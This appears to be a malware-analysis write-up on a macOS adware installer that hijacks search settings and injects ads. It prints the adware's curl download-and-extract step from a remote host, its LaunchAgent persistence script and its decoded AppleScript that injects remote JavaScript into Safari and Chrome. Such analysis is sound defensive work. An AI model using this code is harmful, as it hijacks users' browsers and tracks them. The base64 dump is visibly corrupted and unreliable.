In other cases, depending on the browser's setting or geolocation, the search provider will be switched to [http://delta-search\[.\].com](http://delta-search[.].com).

```
loc_100014CCE:          ; char *
mov     esi, 0FFFFFFFh
lea     edi, aHttpWwwDeltaSe ; "http://www.delta-search.com"
call   __ZN7QString16fromAscii_helperEPKci ; QString::fromAscii(char const*,int)
; } // starts at 100014CC9
mov     [rbp+var_2F0], rax
mov     rax, cs:_ZN10QByteArray11shared_nullE_ptr
mov     [rbp+var_308], rax
lock inc dword ptr [rax]
setnz  [rbp+var_48]
mov     [rbp+var_310], rax
lock inc dword ptr [rax]
setnz  [rbp+var_48]
; try {
lea     edi, [rbp+var_300]
mov     esi, [rbp+var_678]
lea     rdx, [rbp+var_308]
lea     rcx, [rbp+var_310]
call   __ZN4QUrl17toPercentEncodingERK7QStringRK10QByteArrayS_ ; QUrl::toPercentEncoding(QString const&,QByteArray const&,QByteArray const&)
; } // starts at 100014D09
mov     rax, [rbp+var_300]
mov     edi, [rax+10h] ; this
xor     esi, esi
test   edi, edi
jz     short loc_100014D5D
```

Visiting delta-search reveals a site that's nearly identical to tika-search. Only the logo is different.



FAQs

Contact us



Custom Search Engine

Delta Search aims to provide the ultimate online search experience. Our advanced technology provides you with the best of what the web has to offer, and makes it easier than ever to find exactly what you are searching for. Delta Search has partnered with some of the most popular software packages in world, giving you the option to install our search settings during setup and giving them the opportunity to offer you their products for free.

Copyright © 2017 Babylon Ltd. Or Towers Building B, 6th Floor, 4 Hanehoshet Street, Ramat Hahayal, 69710, Israel Tel: +972-3-5382196 | [Privacy](#) | [Eula](#)

Once *BrowserEnhancer* was executed and installed, a script called *post_install.sh* stops all running instances of Firefox and Chrome and restarts them so the changes can take effect. Note the use of *osascript*, which we will get back to later.

```
#!/bin/bash

cd $(dirname $0)

killall firefox
relaunch_firefox=$?

killall "Google Chrome"
relaunch_chrome=$?

killall Safari
relaunch_safari=$?

sleep 2

./BrowserEnhancer.app/Contents/MacOS/BrowserEnhancer $1 $2 $3 $4 $5

if [ $relaunch_firefox == 0 ];
then
    osascript -e "tell application \"firefox\" to launch"
    sleep 1
    osascript -e "tell application \"firefox\" to close windows"
fi

if [ $relaunch_chrome == 0 ];
then
    open -a "Google Chrome" -g --args --no-startup-window
fi

exit 0
```

Once `updater` and `BrowserEnhancer` are installed, the main installation script downloads another archive file called `uj_v_5.3_rf.tgz`:

```
/usr/bin/curl -s -L -o /var/tmp/mako.tgz "http://c.firstinstallmac.club/static/ij/ij_v5.3_rf.tgz"
mkdir -p /var/tmp/mako
tar -xzf /var/tmp/mako.tgz -C /var/tmp/mako/
cd /var/tmp/mako/V5.3/
```

The content of the file is then extracted to `/var/tmp/mako`.

That directory contains yet another binary executable called `macver` and yet another installation script called `install.sh` and a `plist` file named `macver.plist`.

Let's examine the installation script:

The installation script starts with the TargetingEdge's favorite modus-operandi: Generating a random name from the wordlist in `/usr/share/dict/words`:

```
#!/bin/sh
res=$(cat /usr/share/dict/words | wc -l)
instname=$(cat -n /usr/share/dict/words | grep -w $(jot -r 1 1 $res) | cut -f2)
```

Once a random name is chosen, the script uses *defaults* to write a new plist file to `~/Library/Preferences/com.application.plist`. It will add a new dictionary entry to that file. The dictionary will contain the random name that was chosen for the new executable by the installation and the name for the plist that holds its preferences:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>name</key>
  <string>sailcloth</string>
  <key>pref</key>
  <string>com.sailcloth.plist</string>
  <key>service_pref</key>
  <string>com.sailcloth.plist</string>
</dict>
</plist>
```

As we can see, it points to `com.sailcloth.plist`. Let's look at that file:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>click_id</key>
  <string>upd</string>
  <key>delay</key>
  <string>99999999</string>
  <key>dist_channel_id</key>
  <string>defau64t-d7f1-414d-9748-0a6a64cd0553</string>
  <key>domain</key>
  <string>http://loadingpaques.info/jo/is</string>
  <key>machine_id</key>
  <string>564D1A79-E582-386C-C79D-11352A9DAE71</string>
  <key>url</key>
  <string>'http://www.google.com'</string>
</dict>
</plist>
```

As we can see, the file contains the machine-uuid, and a URL that should be loaded each time the browser is directed to visit google.com.

Once those plists are written, the script will then continue to create and run **individual LaunchAgents** that will run *macver* for every user on the machine but the guest user:

```
userList=$(find /Users -type d -maxdepth 1 -mindepth 1 -not -name ".*" -not -name "username" -not -name "Shared" -not -name "Guest" | awk -F/ '{print $NF}')
for userdir in $userList ; do
  user=$(ls -ld /Users/${userdir} | awk '{print $3}')
  cp macver.plist "/Users/${userdir}/Library/LaunchAgents/${servicesetN}"
  chmod 600 "/Users/${userdir}/Library/LaunchAgents/${servicesetN}"
  dummy=$(id $user 2>&1 > /dev/null)
  if [ $? -eq 0 ] ; then
    launchctl load "/Users/${userdir}/Library/LaunchAgents/${servicesetN}"
    chown $user "/Users/${userdir}/Library/LaunchAgents/${servicesetN}"
  fi
done
rm macver.plist
```

Breaking apart *macver*:

Dry facts first:

macver is a Mach-O 64-bit executable file. It is not importing any third-party frameworks such as Qt (for a change). However, closely examining this executable reveals some interesting details.

The strings section of the file contain a lot of base64 obfuscated content:

```

cstring:000000010000B3C6 aLoginwindow db 'loginwindow',0 ; DATA XREF: cfstring:cfstr Loginwindow+0
cstring:000000010000B3D2 az2xvymfsif9waw db 'Z2xvYmFsIF9wawQNCnNldCBfcGkIHRvICJwaWRfdmFsdWVfdG9fcmVwbGFjZSINC
; DATA XREF: cfstring:cfstr Z2xvymfsif9waw+0
cstring:000000010000B3D2 db 'g0KcmVwZWZWF0QrCq2V2ZW50IFhGZHZJJamN0wrsge30gDQp1bmQgcmVwZWZWF0Q0NcG
db '0Kb24gwt1dmVudCBYRmRySWpjdMK7IHt9DQpkZWxheSAwLjUNCnRyeQ0KaWYgaXN
cstring:000000010000B3D2 db 'fU2FmYXJpX3J1bm5pbmcoKSB0aGVudDQp0ZWxsIGFwcGxpY2F0aW9uICJTYWZhcmdi
db 'IAOKdGVsbCBhcHBsaWNhdG1vbiAiU2FmYXJpIiB0byBzZXQcGnFzY9Vzb3VvZ2Ugd
cstring:000000010000B3D2 db 'G8gZG8gSmF2YVNjcm1wdCAiZG9jdW1lbnQuYm9keS5pbm51ckhUwW7I1Bpb1Bjdx
db 'JyZW50IHRhZiBvZiBmaXJzdCB3aW5kb3cgDQppZiBwTwdlX3NvdXJjZSBkb2VzIG5
cstring:000000010000B3D2 db 'vDCBjB250Ym1uIF9wawQgdGhlbg0Kc2V0IHRoZVVZTCB0byBvUkwgb2YgY3VycmVu
db 'dCB0YWIgb2YgZmlyc3Qgd2luZG93DQppZiB0aGVVUkwaXm90IGVxdWFSIHRvI
db 'CjhYm9ldDp1bGFuayIGdGh1bG0KdGVsbCBhcHBsaWNhdG1vbiAiU2FmYXJpIiB0by
db 'BkbyBKYXZhu2NyaXB0ICJ2YXJgcGkKRGL2ID0gZG9jdW1lbnQuY3JlYXRlRw1bWV
db 'udCgnZGl2Jyk7IHBpZERPdi5zdHlsZS5kaXNwbGF5ID0gXCJub25lXC17IHBpZERP
db 'di5pbm51ckhUwWpSbCIiIqJiBfcGkICyYgIlwiOyBkb2N1bWVudC5nZXRFBGv4Z
db 'W50c0J5VGFmTmFtZSgnYm9keS5pbm51ckhUwWpSbCIiIqJiBfcGkICyYgIlwiOyBkb2N1bWVudC5nZXRFBGv4Z
db 'BjdxJyZW50IHRhZiBvZiBmaXJzdCB3aW5kb3cncnRlbgWgYXkwG1jYXRpb24gI1N
db 'hZmFyaS1gdG8gZG8gSmF2YVNjcm1wdCAiZmFyIGpZ3XNjcm1wdCA9IGRvY3VtZW50
db 'LmNyZWZ0ZUVvZW1lbnQoJ3Njcm1wdCcpOyBqcl9zY3JpcHwudHlwZSA9IHFwidGV4d
db 'C9gYZzhc2NyaXB0XC17IGpZ3XNjcm1wdC5zcmMgPSBcInNjcm1wdF90b19pbm51c3
db 'RcIjsgZG9jZmlybG93Z2V0Rw1bWVudHNCeVRhZ05hbWUoJ2hlYWQKaWYgaXNwbGF5
db 'lBmRDaGlsZChqc19zY3JpcH0pOyIgaW4gY3VycmVudCBOYWIgb2YgZmlyc3Qgd2lu
db 'ZG93DQpp1bmQgawYgDQp1bmQgawYmVudCBOYWIgb2YgZmlyc3Qgd2luZG93DQpp1bmQgawYmVudCBOYWIgb2YgZmlyc3Qgd2lu
db 'mVuZCQ2V2ZW50IFhGZHZJJamN0wrsnCG0Kb24gawXfU2FmYXJpX3J1bm5pbmcoKS
db 'ANcNrlbgwYXBwG1jYXRpb24gI1N5c3RlbnBfVmduHmIHRvICJhuY1lIG9YmIH
db 'yb2N1c3N1cykgY29udG9pbnMgI1NhZmFyaSINCmVuc2Bpc19TYWZhcmlfcmVubmlu
db 'Zw==',0
cstring:000000010000B3D2 az2xvymfsif9waw_0 db 'Z2xvYmFsIF9wawQNCnNldCBfcGkIHRvICJwaWRfdmFsdWVfdG9fcmVwbGFjZSICgD
; DATA XREF: cfstring:cfstr Z2xvymfsif9waw_0+0
cstring:000000010000B9EF db 'QpyZXB1YXQNCsKzZXZlbnQgWEZkcklqY3TCuyB7f0QKZW5kIHJjLcGVhdaOKDQpvi
db 'DCq2V2ZW50IFhGZHZJJamN0wrsge30gDQp1bmQgcmVwZWZWF0Q0NcGvBwG1jYXRpb24gI1N5c3RlbnBfVmduHmIHRvICJhuY1lIG9YmIH
db 'yb211X3J1bm5pbmcoKSB0aGVudDQp0ZWxsIGFwcGxpY2F0aW9uICJhb29nbG90Ug2h
db 'b211IiB0byB0ZWxsIGFjdG1Z2SB0YWIgb2YgZmlyc3Qgd2luZG93DQppZiB0aGVVUkwaXm90IGVxdWFSIHRvI
db 'GlsIHRvIGV4ZW1ldGUGamF2YXNjcm1wdCAiZG9jdW1lbnQuY2V0Rw1bWVudHNCeV
db 'RhZ05hbWUoJ2h0bWVnKwVswXS5pbm51ckhUwWidQppZiBz3VvY2VldGlsIGRvZXN
db 'gmb0IGVmbnRhaW4gX3BpZCB0aGVudDQp0ZWxsIGFwcGxpY2F0aW9uICJhb29nbG90Ug2h
db 'Q2hyb211IiB0byBleGVjdXRlIGZyb250IHdpbmlvdydyZGFjZG1Z2SB0YWIgb2YgZmlyc3Qgd2luZG93DQppZiB0aGVVUkwaXm90IGVxdWFSIHRvI
db 'XNjcm1wdCAiZmFyIHBpZERPdiA9IGRvY3VtZW50LmNyZWZ0ZUVvZW1lbnQoJ2Rpd
db 'cpOyBwaWRlYm9keS5pbm51ckhUwWpSbCIiIqJiBfcGkICyYgIlwiOyBkb2N1bWVudC5nZXRFBGv4Z
db 'IVEIMID0gXC1iICyYgX3BpZCmIJCjciIjsgZG9jdW1lbnQuY2V0Rw1bWVudHNCeVRh
db 'Z05hbWUoJ2VzRkknVswXS5hcHB1bmdaGlsZChwaWRlYm90Ym9uICNcRlbnBfVmduHmIHRvICJhuY1lIG9YmIH
db 'G1jYXRpb24gI1N5c3RlbnBfVmduHmIHRvIGV4ZW1ldGUGamF2YXNjcm1wdCAiZG9jdW1lbnQuY2V0Rw1bWVudHNCeV
db 'MgTWN0aXZlIHRhYiBqYXZhc2NyaXB0ICJ2YXJganNfc2NyaXB0ID0gZG9jdW1lbnQ
db 'uY3JlYXRlRw1bWVudCgnc2NyaXB0Jyk7IGpZ3XNjcm1wdC50eXBlID0gXCJ0ZXBj
db 'L2phdmFzY3JpcHRcIjsganNfc2NyaXB0LmNyYyA9IFwic2NyaXB0X3RvX2luamVj
db 'FwiOyBkb2N1bWVudC5nZXRFBGv4Z050c0J5VGFmTmFtZSgnYm9keS5pbm51ckhUwWpSbCIiIqJiBfcGkICyYgIlwiOyBkb2N1bWVudC5nZXRFBGv4Z
db 'VuZEoaWxkKpZ3XNjcm1wdCk7IG0KZW5kIG1mDQp1bmQgDGVsbAOKZW5kIG1mDQp
db '1bmQgdHJ5DQp1bmQgwt1dmVudCBYRmRySWpjdMK7IHt9DQpkZWxheSAwLjUNCnRyeQ0KaWYgaXNwbGF5ID0gXCJub25lXC17IHBpZERP
db 'dW5uaW5kCkgDQp0ZWxsIGFwcGxpY2F0aW9uICJTeXN0ZW0gRXZlbnRzIiB0byAob
db 'mFTZSBvZiBwcm9jZXNzZXNpIGVmbnRhaW5zICJhb29nbG90Ug2hY211IiB0KZW5kIG
db 'lzXONocm9tZV9ydW5uaW5n',0
cstring:000000010000BF9C az2xvymfsigr1bg db 'Z2xvYmFsIGRlbnBf5VGlZtZ00Kc2V0IGRlbnBf5VGlZtZSB0byBkZWxheV90aW1lX3RvX
; DATA XREF: cfstring:cfstr Z2xvymfsigr1bg+0
cstring:000000010000BF9C db '3N1dAOKZ2xvYmFsIG5ld1RhY1VybnAOKc2V0IG5ld1RhY1VybnCB0byAidKJx3RvX3
db 'NldF9pb19uzXdfdfGIgOKZ2xvYmFsIGN1cnJlbnRvcmwNCnNldCBjdxJyZW50VXJ
db 'sIHRvICIdQpnbG9iYWwgcHJldmlvdXNvcmwNCnNldCBwcmVudW91c1VybnCB0byAid
db 'IGOKZ2xvYmFsIG5ld1RhY1dpdGh0cmV2DQpZ2XQgcmV3VGFv210aFByZXYgdG8iG
db 'iINCgOKcmVwZWZWF0QrCq2V2ZW50IFhGZHZJJamN0wrsge30NcmVuc2Bpc19TYWZhcmlfcmVubmlu
db '0Kb24gwt1dmVudCBYRmRySWpjdMK7IHt9DQpkZWxheSAoZGVzYXlUaW1lICogNjA
db 'pDQp0cnNcm1mIG1zX0ZpcmVmb3hfcncvubmluZygpIHRoZ4NcRlbnBfVmduHmIHRvICJhuY1lIG9YmIH
db 'YXRpb24gI1N5c3RlbnBfVmduHmIHRvIGFjdG1Z2SB0YWIgb2YgZmlyc3Qgd2luZG93DQppZiB0aGVVUkwaXm90IGVxdWFSIHRvI
db 'XN0ZW0gRXZlbnRzIGOKZ2V5c3Ryb2t1ICJseIiBic2luZyBjb2t1Zm5kIGRvZ2V2Z2Ncm
db 'tleXN0cm9rZSAiYyIgdXNpbm9jY29tbWVuc2Bkb3duDQpKZWxheSAwLjUNCnRyeQ0KaWYgaXNwbGF5ID0gXCJub25lXC17IHBpZERP
db 'lBmRDaGlsZChqc19zY3JpcH0pOyIgaW4gY3VycmVudCBOYWIgb2YgZmlyc3Qgd2luZG93DQppZiB0aGVVUkwaXm90IGVxdWFSIHRvI

```

De-obfuscating the base64 strings reveals the following code:

```

global _pid
set _pid to "pid_value_to_replace"

repeat
«event XFdrIjct» {}

```

```

end repeat

on «event XFdrIjct» {}
delay 0.5
try
if is_Safari_running() then
tell application "Safari"
tell application "Safari" to set page_source to do JavaScript "document.body.innerHTML;" in
current tab of first window
if page_source does not contain _pid then
set theURL to URL of current tab of first window
if theURL is not equal to "about:blank" then
tell application "Safari" to do JavaScript "var pidDiv = document.createElement('div');
pidDiv.style.display = \"none\"; pidDiv.innerHTML = \"\" & _pid & \"\";
document.getElementsByTagName('body')[0].appendChild(pidDiv);" in current tab of first
window
tell application "Safari" to do JavaScript "var js_script = document.createElement('script');
js_script.type = \"text/javascript\"; js_script.src = \"script_to_inject\";
document.getElementsByTagName('head')[0].appendChild(js_script);" in current tab of first
window
end if
end if
end tell
end if
end try
end «event XFdrIjct»

on is_Safari_running()
tell application "System Events" to (name of processes) contains "Safari"

```

Here is another example:

```

on «event XFdrIjct» {}
delay 0.5
try
if is_Chrome_running() then
tell application "Google Chrome" to tell active tab of window 1
set sourceHtml to execute javascript
"document.getElementsByTagName('html')[0].innerHTML"
if sourceHtml does not contain _pid then
tell application "Google Chrome" to execute front window's active tab javascript "var pidDiv =
document.createElement('div'); pidDiv.style = \"display:none\"; pidDiv.innerHTML = \"\" & _pid
& \"\"; document.getElementsByTagName('body')[0].appendChild(pidDiv);"
tell application "Google Chrome" to execute front window's active tab javascript "var js_script
= document.createElement('script'); js_script.type = \"text/javascript\"; js_script.src =

```

```
\\"script_to_inject\\"; document.getElementsByTagName('head')[0].appendChild(js_script);"
end if
end tell
end if
end try
end «event XFdrIjct»

on is_Chrome_running()
tell application "System Events" to (name of processes) contains "Google Chrome"
```


That code is [AppleScript](#) ([Jonathan Levin's book *OS Internals volume I](#) thoroughly covers Applescript's inner workings) and injects JavaScript code directly into the browser.

Like I said earlier, this variant uses AppleScript. Instead of running a proxy server to intercept traffic or installing a browser plug-in that can be easily removed, the authors use Applescript (which was originally meant for automation purposes) to inject javascript directly to the browser.

Using AppleScript, the authors can exfiltrate and inject both information and code from/to other apps. In this case, AppleScript is used to poll the running browser for the currently viewed URL. Then, a block of JS code is injected into a hidden `<div>` in every page that the browser is visiting. That code is used to extract information, to track the user and to plant code in the page if needed.

Here's the process:

Macver is running and executing (via `NSTASK`) [osascript](#) (the AppleScript interpreter), which will execute the aforementioned (and some other) scripts that are going to interact and in fact "hook" (to borrow terminology from [BeEF](#)) the browser. Once a browser is hooked, *macver* can read and write (or inject) content to and from it. Once the browser loads a website, *macver* knows exactly what website is being visited and will then inject ads into the browser.



In this example, once macver was running, I went to Google and searched for “error.” After I submitted the result, the browser immediately opened a new tab that displayed an ad for MacKeeper, the well-known, fake antivirus program for Macs.

In the following image we can see *macver* running in its own terminal window. By default, *macver* prints to *stdout* a lot of debug information so there is actually very little need for debugging:

```

letmacwork
2017-11-27 08:37:04.230 macver[3263:362866] No change.
2017-11-27 08:37:04.989 macver[3263:362866] 0
2017-11-27 08:37:05.098 macver[3263:362866] Favorites://
2017-11-27 08:37:05.098 macver[3263:362866] No url found
2017-11-27 08:37:05.098 macver[3263:362866] 1
2017-11-27 08:37:05.194 macver[3263:362866] https://www.google.com/search?q=error&sourceid=chrome&ie=UTF-8
2017-11-27 08:37:05.194 macver[3263:362866] {
  "https://www.google.com/search?q=error&sourceid=chrome&ie=UTF-8%BA"
}
2017-11-27 08:37:05.194 macver[3263:362866] No change.
2017-11-27 08:37:05.987 macver[3263:362866] 0
2017-11-27 08:37:06.103 macver[3263:362866] Favorites://
2017-11-27 08:37:06.103 macver[3263:362866] No url found
2017-11-27 08:37:06.103 macver[3263:362866] 1
2017-11-27 08:37:06.211 macver[3263:362866] https://www.google.com/search?ei=Qj8CwspK6G3ggfXlBjw80G&error&sourceid=chrome&ie=UTF-8%BA
2017-11-27 08:37:06.211 macver[3263:362866] {
  "https://www.google.com/search?ei=Qj8CwspK6G3ggfXlBjw80G&error&sourceid=chrome&ie=UTF-8%BA"
}
2017-11-27 08:37:06.653 macver[3263:362866] [Feed] http://www.loadingpages.info/js?id=56401A79-E582-386C-C79D-11352A9DAE716d=defau641-d7f1-414d-9748-8a6a64cd05536cu=https%3A%2F%2Fwww.google.com%2Fsearch%3Ffe1%3D0j8CwspK6G3ggfXlBjw80G&error&sourceid=chrome&ie=UTF-8%BA&cc=
2017-11-27 08:37:07.414 macver[3263:362866] {
  bid = "9.00189";
  creativeUrl = "/ssp.fwrdy.com/query?query_id=41b8ef68-d391-11e7-9287-e028562c7785";
}
2017-11-27 08:37:07.414 macver[3263:362866] If application "Google Chrome" is running then
tell application id (id of application "Google Chrome") to open location "http://ssp.fwrdy.com/query?query_id=41b8ef68-d391-11e7-9287-e028562c7785"
tell application id (id of application "Google Chrome") to activate
delay 20.0
end if
  
```

Meanwhile, in the browser:

error - Google Search ATTN: Clean your Mac

Secure | https://www.google.com/search?ej=C8cWsPeKoG3ggfXlBjwBQ&q=error&oq=error&gs_l=psy-ab.12...0.0.0.3199.0.0.0.0.0.0.0.0...1.64...

Google error   

All Images News Videos Books More Settings Tools

About 3,190,000,000 results (0.35 seconds)

Dictionary

error 

er·ror
/ 'erər / 

noun

- a mistake.
"spelling errors"
synonyms: mistake, inaccuracy, miscalculation, blunder, oversight; [More](#)
- the state or condition of being wrong in conduct or judgment.
"the money had been paid in error"
synonyms: wrongly, by mistake, mistakenly, incorrectly; [More](#)
- BASEBALL**
a misplay by a fielder that allows a batter to reach base or a runner to advance.

Translations, word origin, and more definitions


[Feedback](#)

Error - Wikipedia
<https://en.m.wikipedia.org/wiki/Error> ▼
An 'error' is a deviation from accuracy or correctness. A 'mistake' is an error caused by a fault: the fault being misjudgment, carelessness, or forgetfulness. Now, say that I run a stop sign because I was in a hurry, and wasn't concentrating, and the police stop me, that is a mistake.
Human behavior · Science and engineering · Cybernetics · Philately

If you see an error in iTunes on your Mac or PC - Apple Support
<https://support.apple.com/en-us/HT205724> ▼
Aug 26, 2017 - If you see an error in iTunes on your Mac or PC. When you use iTunes on your Mac or PC, you might see an error code or alert message. You can fix most errors with these steps.

Error Synonyms, Error Antonyms | Thesaurus.com
www.thesaurus.com/browse/error ▼
Synonyms for error at Thesaurus.com with free online thesaurus, antonyms, and definitions. Dictionary and Word of the Day.

[Error | Define Error at Dictionary.com](#)



Attribution:

TargetingEdge has taken extraordinary efforts to distance itself from the code that's running on an amazing number of machines worldwide. After analyzing different samples, I had several C&C domains (the ones that are used to "phone home" to the authors and tell them which machines are infected). Every domain was registered with a privacy guard so there was no way to find out who registered it using public information.


Eventually, I started cross-referencing domains with each other using ThreatCrowd and found that some domains were not registered with a privacy guard. This was probably a mistake. A mistake was how I figured out who was behind OSX.Pirrit last year. I found the names of TargetingEdge employees inside the permission tables of the dropped files. But they learned from that mistake. They are no longer using their first and last names as usernames - they have switched to use more amusing names:

```

-rwxr-xr-x 0 batman staff 222 Aug 11 2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/_libqdds.dylib
-rwxr-xr-x 0 batman staff 57592 Aug 11 2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/libqdds.dylib
